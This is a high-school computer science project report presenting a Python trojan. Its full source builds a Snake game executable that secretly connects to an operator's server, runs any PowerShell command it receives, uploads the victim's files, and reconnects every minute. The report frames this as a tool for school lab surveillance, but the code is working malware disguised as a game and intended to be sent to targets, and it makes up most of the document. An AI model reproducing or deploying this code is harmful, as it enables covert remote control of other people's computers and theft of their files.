**Computer Science Project**

Trojan

In python

By

Ishaan Kapoor

**INDEX**

|  |  |  |
| --- | --- | --- |
| Serial  Number | Content | Page no. |
| 1 | *Certificate* | 1 |
| 2 | *Acknowledgement* | 2 |
| 3 | *Software Used* | 3 |
| 4 | *Introduction* | 4 |
| 5 | *Intent* | 5 |
| 6 | *Advantages* | 6 |
| 7 | *Disadvantages* | 7 |
| 8 | *Source Code* | 8 |
| 9 | *Output Screen* | 17 |
| 10 | *Installation Process* | 22 |
| 11 | *Bibliography* | 23 |

**

***CBSE PRACTICAL EXAMINATION, 2020-2021***

***CLASS XII- COMPUTER SCIENCE (083)***

***CERTIFICATE***

*This is to certify that Ishaan Kapoor of Class XII has worked under my supervision and guidance with great interest and has completed the project according to the guidelines provided by the CBSE for 2020-2021. He has taken proper care and shown utmost sincerity in the completion of the project.*

*The work, as well as the conduct of Ishaan Kapoor in completing the project, was praiseworthy.*

*Mr. Prashant Arora Ms. Sangeeta Kain External Examiner*

*Internal Examiner Principal CBSE*

(1)

*Acknowledgement*

*I would like to thank Mr. Prashant Arora for presenting me with the opportunity to make such an interesting project on Trojan with Python, additionally I would also like to thank my friends and family for their constant help and support throughout the process of making this project.*

(2)

*Software Used*

Python is an interpreted, high-level and general-purpose programming language. Python's design philosophy emphasizes code readability with its notable use of significant whitespace. Its language constructs and object-oriented approach aim to help programmers write clear, logical code for small and large-scale projects.

Python is dynamically typed, and it supports multiple programming paradigms, including structured (particularly, procedural), object-oriented and functional programming. Python is often described as a "batteries included" language due to its comprehensive standard library.

Python was created in the late 1980s, and first released in 1991, by Guido van Rossum as a successor to the ABC programming language. Python 2.0, released in 2000, introduced new features, such as list comprehensions, and a garbage collection system with reference counting, and was discontinued with version 2.7 in 2020. Python 3.0, released in 2008, was a major revision of the language that is not completely backward compatible, and much Python 2 code does not run unmodified on Python 3. With Python 2's end-of-life (and pip having dropped support in 2021, only Python 3.6.x and later are supported.

(3)

Introduction

In computing, a Trojan is a malware which misleads users of its true intent. The term is derived from the Ancient Greek story of the deceptive Trojan Horse that led to the fall of the city of Troy.

Trojans are generally spread by some form of social engineering, for example where a user is duped into executing an email attachment disguised to appear not suspicious, (e.g., a routine form to be filled in), or by clicking on some fake advertisement on social media or a Snake game. Although their payload can be anything, many modern forms act as a backdoor, contacting a controller which can then have unauthorized access to the affected computer. Trojans may allow an attacker to access users' personal information such as banking information, passwords, or personal identity. It can also delete a user's files or infect other devices connected to the network. Ransomware attacks are often carried out using a Trojan.

(4)

Intent

My idea to make a trojan sprung from the need of surveillance in our IT labs, a trojan installed in school computers can give teachers a lot more control and oversight over the content that the students are exposed to and intimately lead to a safer digital environment in school. Though the notion of a trojan being used for purposes that aren’t malicious sounds quite foreign, but in the right hands and with the right intent a trojan can be a very useful tool. There is of course the possibility of this trojan being used for unintended malicious purposes but this is where a factor of trust between the administrator and user comes into play.

Besides this another noteworthy motivator was the general interest in the world of viruses and hackers.

(5)

Advantages

This code offers many features and functionalities in its small and compact form factor.

The advantages offered by this code include but are not limited to…

* Full access to the Command Prompt (CMD) of the target's computer.
* Ability to transfer files from the target’s PC to the trojan server.
* Works even when the target is not actively running the Snake game on his machine.
* Target automatically reconnects to the trojan server every minute in case of a disconnection due to any circumstances.

(P.S… even the snake game is great fun in itself. Try pressing ‘p’ preceded by a ‘space bar’)

(6)

Disadvantages

Due the constraints of time and limited knowledge, our code has but of course a few shortcomings and weaknesses, some notable ones are: -

* This trojan is easily detectable by most, if not all anti-virus software.
* This trojan only works over Local Area Network (LAN connection) (both wired and wireless).
* It does not consist of additional features such as keylogger, screenshot revival, etc.

(7)

Source Code

'''

This will create the 2 files server.py and game.exe

game.exe is the file which has to be sent to the target machine

It, when executed, will give us full access to the command prompt of the target machine

along with the ability to transfer files from the target machine to our machine

server.py will enable us to communicate (send commands and receive files) with the target machine

'''

import os

import shutil

from socket import gethostbyname, gethostname

address = gethostbyname(gethostname())

server = r'''"""

This is server.py

It will enable us to communicate (send commands and receive files) with the target machine

It works through a TCP connection on ''' + address + r'''

"""

#IMPORTS

import os

from pickle import loads

from socket import socket, AF\_INET, SOCK\_STREAM

from threading import Thread

from zipfile import ZipFile

#CONSTANTS

HEADER = 64

PORT = 5050

SERVER = "'''+address+r'''"

ADDRESS = (SERVER, PORT)

FORMAT = 'utf-8'

DISCONNECT\_MESSAGE = '!DISCONNECT'

CLIENTS = {}

server = socket(AF\_INET, SOCK\_STREAM)

server.bind(ADDRESS)

#FUNCTIONS

def send\_command():

"""

This function will take commands from the user

and send them to the target machine to be executed

"""

while True:

command = input('>>> ')

if command:

command = command.split('>')

try:

client = CLIENTS.get(command[0].strip())[0]

command = '>'.join(command[1:]).strip()

message = command.encode(FORMAT)

client.send(f"{len(message):<{HEADER}}".encode(FORMAT) + message)

except Exception:

continue

def deal\_client(client, address, message\_type, message):

"""This function will process and display the information received from the client"""

if message\_type == 'NAME':

name = input(f'What name do you wish to give {address}?'\

f'(Leave blank for {message})\t')

name = name if name else message

CLIENTS.update({name: (client, address)})

elif message\_type == 'FILE':

file\_dir = os.path.join(os.path.expanduser('~'), 'downloads', 'files')

if not os.path.exists(file\_dir):

os.mkdir(file\_dir)

file\_name, data = message

file\_name = os.path.join(file\_dir, file\_name)

counter = 0

while os.path.exists(file\_name):

counter += 1

file\_name = file\_name.split('.')

file\_name[-2] = file\_name[-2] + f' ({counter})'

file\_name = '.'.join(file\_name)

del counter

with open(file\_name, 'wb') as file:

file.write(data)

if file\_name.endswith('.zip'):

file\_path = file\_name[:len(file\_name)-4]

os.mkdir(file\_path)

with ZipFile(file\_name, 'r') as file:

file.extractall(file\_path)

os.remove(file\_name)

elif message\_type in ('ERROR', 'UPDATE'):

print(f'[{message\_type}]', message, sep='\t')

elif message\_type == 'OUTPUT':

print(message)

else:

print('[?]', message, sep='\t')

def handle\_client(client, address):

"""

This function will receive information from the client

and send it for processing

"""

print(f'[CONNECTION]:\t{address} connected')

while True:

try:

try:

message\_length = int(client.recv(HEADER).decode(FORMAT))

except Exception:

continue

if not message\_length:

continue

message\_type, message = loads(client.recv(message\_length))

if message == DISCONNECT\_MESSAGE:

for name, addr in CLIENTS.items():

if addr[0] == client:

removed\_name = name

del CLIENTS[removed\_name]

client.close()

print(f'Client {removed\_name}{address} DISCONNECTED')

del removed\_name

break

deal\_client(client, address, message\_type, message)

except (ConnectionResetError, OSError):

break

except Exception:

continue

def start():

"""

This is the main function

Running this will start the process of exchange of data between this machine and the target machine

"""

server.listen()

print(f'[LISTENING]: server is listening on {SERVER}')

while True:

client, address = server.accept()

client\_thread = Thread(target=handle\_client, args=(client, address))

command\_thread = Thread(target=send\_command)

client\_thread.start()

command\_thread.start()

#MAIN

if \_\_name\_\_ == '\_\_main\_\_':

start()

'''

game = r'''"""

This file has to be sent to the target machine

It, when executed, will give us full access to the command prompt of the target machine

along with the ability to transfer files from the target machine to our machine

It is a snake game for the unknown target

"""

import turtle

import time

import random

class Snake:

"""This is the game for giving a purpose to this file for the target"""

def \_\_init\_\_(self):

self.delay = 0.1

self.score = 0

self.high\_score = 0

self.segments = []

self.cheat = False

self.initialize\_window()

self.initialize\_head()

self.initialize\_food()

self.initialize\_pen()

self.main()

try:

self.window.mainloop()

except Exception:

pass

def initialize\_window(self):

"""

This method will initialize the turtle window

for the game to be played

"""

self.window = turtle.Screen()

self.window.title("Snake Game by Ishaan")

self.window.bgcolor("green")

self.window.setup(width=600, height=600)

self.window.tracer(0) # Turns off the screen updates

self.window.listen() # Keyboard bindings

wasd\_keys = ('w', 'a', 's', 'd')

arrow\_keys = ('Up', 'Left', 'Down', 'Right')

num\_keys = ('8', '4', '2', '6')

for up\_key, left\_key, down\_key, right\_key in wasd\_keys, arrow\_keys, num\_keys:

self.window.onkeypress(self.up, up\_key)

self.window.onkeypress(self.down, down\_key)

self.window.onkeypress(self.left, left\_key)

self.window.onkeypress(self.right, right\_key)

self.window.onkeypress(self.play, "p")

self.window.onkeypress(self.toggle\_cheating, "space")

def initialize\_head(self):

"""This method will initialize the snake's head"""

self.head = turtle.Turtle()

self.head.speed(0)

self.head.shape("square")

self.head.color("black")

self.head.penup()

self.head.goto(0,1)

self.head.direction = "stop"

def initialize\_food(self):

"""This method will initialize the snake's food"""

self.food = turtle.Turtle()

self.food.speed(0)

self.food.shape("circle")

self.food.color("red")

self.food.penup()

self.food.goto(0,100)

def initialize\_pen(self):

"""

This method will initialize the pen

for writing score on the screen

"""

self.pen = turtle.Turtle()

self.pen.speed(0)

self.pen.shape("square")

self.pen.color("white")

self.pen.penup()

self.pen.hideturtle()

self.pen.goto(0, 260)

self.pen.write("Score: 0 High Score: 0", align="center", font=("Courier", 24, "normal"))

def up(self):

"""This method will make the snake move up"""

if self.head.direction != "v":

self.head.direction = "^"

def down(self):

"""This method will make the snake move down"""

if self.head.direction != "^":

self.head.direction = "v"

def left(self):

"""This method will make the snake move left"""

if self.head.direction != ">":

self.head.direction = "<"

def right(self):

"""This method will make the snake move right"""

if self.head.direction != "<":

self.head.direction = ">"

def add\_segment(self):

"""

This method will add a segment to the snake

i.e. make the snake longer by one unit

"""

segment = turtle.Turtle()

segment.speed(0)

segment.shape("square")

segment.color("grey")

segment.penup()

self.segments.append(segment)

def move(self):

"""This method will move the snake in the chosen direction"""

if self.head.direction == "^":

self.head.sety(self.head.ycor() + 20)

elif self.head.direction == "v":

self.head.sety(self.head.ycor() - 20)

elif self.head.direction == "<":

self.head.setx(self.head.xcor() - 20)

elif self.head.direction == ">":

self.head.setx(self.head.xcor() + 20)

def reset(self, reason):

"""

if not cheat:

This method will reset the screen after the snake collides

if cheat:

This method will make the snake appear on opposite side if it collides

"""

if not self.cheat:

time.sleep(0.5)

self.head.goto(0,0)

self.food.goto(0,100)

self.head.direction = "stop"

for segment in self.segments:

segment.goto(1000, 1000) # Making the segments disappear

self.segments.clear() # Clear the segments list

self.score = 0 # Reset the score

self.delay = 0.1 # Reset the delay

self.pen.clear()

self.pen.write(f"Score: {self.score} High Score: {self.high\_score}",

align="center", font=("Courier", 24, "normal"))

elif reason!='s':

if reason=='y':

self.head.sety(-self.head.ycor())

else:

self.head.setx(-self.head.xcor())

def main(self):

"""This method is the main gameloop"""

try:

while True:

self.window.update()

if not -290<self.head.xcor()<290: # Check for a collision with the X border

self.reset("x")

if not -290<self.head.ycor()<290: # Check for a collision with the Y border

self.reset("y")

if self.head.distance(self.food) < 20: # Check for a collision with the food

food\_spot = (random.randint(-290, 290), random.randint(-290, 290))

self.food.goto(\*food\_spot) # Move the food to the random spot

self.add\_segment() # Add a segment

self.delay /= 1.1 # Shorten the delay

self.score += 10 # Increase the score

if self.score > self.high\_score:

self.high\_score = self.score

self.pen.clear()

self.pen.write(f"Score: {self.score} High Score: {self.high\_score}",

align="center", font=("Courier", 24, "normal"))

for index in range(len(self.segments)-1, 0, -1):

self.segments[index].goto(

self.segments[index-1].xcor(),

self.segments[index-1].ycor()

) # Move the end segments first in reverse order

if self.segments:

self.segments[0].goto(self.head.xcor(), self.head.ycor())

self.move()

for segment in self.segments: # Check for head collision with the body segments

if segment.distance(self.head) < 20:

self.reset("s")

if self.delay <= 0:

self.delay = 0.001

time.sleep(self.delay)

except Exception:

pass

def toggle\_cheating(self):

"""This method toggles cheating for the user"""

self.cheat = not self.cheat

def play(self):

"""This method will move the food to the snake's head"""

if self.cheat:

self.food.setx(self.head.xcor())

self.food.sety(self.head.ycor())

#================================================================

# IMPORTS

import os

from pickle import dumps

from shutil import make\_archive

from socket import socket, AF\_INET, SOCK\_STREAM

from threading import Thread

# CONSTANTS

HEADER = 64

PORT = 5050

SERVER = "'''+address+r'''"

ADDRESS = (SERVER, PORT)

FORMAT = 'utf-8'

DISCONNECT\_MESSAGE = '!DISCONNECT'

outputFile = os.path.join(os.path.expanduser("~"), "Downloads", "output.txt")

def send(message\_type, message):

"""This function will send the data along with its type to the server"""

message = dumps((message\_type, message))

client.send(f"{len(message):<{HEADER}}".encode(FORMAT) + message)

def receiving():

"""

This function will receive commands from the server

and execute them

"""

connection = True

while connection:

try:

try:

message\_length = int(client.recv(HEADER).decode(FORMAT))

except Exception:

continue

if not message\_length:

continue

message = client.recv(message\_length).decode(FORMAT).strip()

if not message:

continue

if message == DISCONNECT\_MESSAGE:

send('UPDATE', message)

client.close()

connection = False

break

if '--sendFile' in message:

message = message.split(';')

for index, command in enumerate(message):

if '--sendFile' in command:

files = [file.strip() for file in command[11:].split(',') if file]

message[index] = ''

for file in files:

zipping = False

if not os.path.exists(file):

file = os.path.join(os.getcwd(), file)

if not os.path.exists(file):

continue

file\_name = [path for path in file.split('\\') if path][-1]

if os.path.isdir(file):

file = make\_archive(file\_name, 'zip', file)

zipping = True

file\_name += '.zip'

send('UPDATE', f'Sending {file\_name}')

with open(file, 'rb') as file\_handler:

data = file\_handler.read()

send('FILE', (file\_name, data))

send('UPDATE', f'Sent {file\_name}')

if zipping:

os.remove(file)

message = ';'.join(message)

if not message:

continue

os.system(fr'powershell.exe {message} > {outputFile}')

try:

with open(outputFile, 'rt') as file:

message = file.read()

send('OUTPUT', message)

os.remove(outputFile)

except Exception:

send('ERROR', 'Some error occurred while executing your command')

except:

pass

SLEEPING\_TIME = 60

# MAIN

if \_\_name\_\_ == '\_\_main\_\_':

Thread(target=Snake).start()

while True:

client = socket(AF\_INET, SOCK\_STREAM)

try:

client.connect(ADDRESS)

send('NAME', os.path.expanduser('~').split('\\')[2])

receiving()

except:

time.sleep(SLEEPING\_TIME)

'''

if \_\_name\_\_ == '\_\_main\_\_':

cwd = os.getcwd()

game\_path = os.path.join(cwd, 'game.py')

icon\_path = os.path.join(cwd, 'game.ico')

files = {'server': server, 'game': game}

for file in files:

with open(f'{file}.py', 'wt') as fileHandler:

fileHandler.write(files.get(file))

PRE\_COMMAND = r''#r'Virtual\_Environment\Scripts\activate.bat&&'

os.system(PRE\_COMMAND + 'python -m pip install pyinstaller')

os.system(PRE\_COMMAND + f'pyinstaller --onefile -w -i {icon\_path} {game\_path}')

os.remove('game.spec')

os.rename(r'dist\game.exe', 'game.exe')

shutil.rmtree('build')


shutil.rmtree('\_\_pycache\_\_')

os.rmdir('dist')

(16)

Output Screen


Snake Game: -








(18)


Trojan Server: -

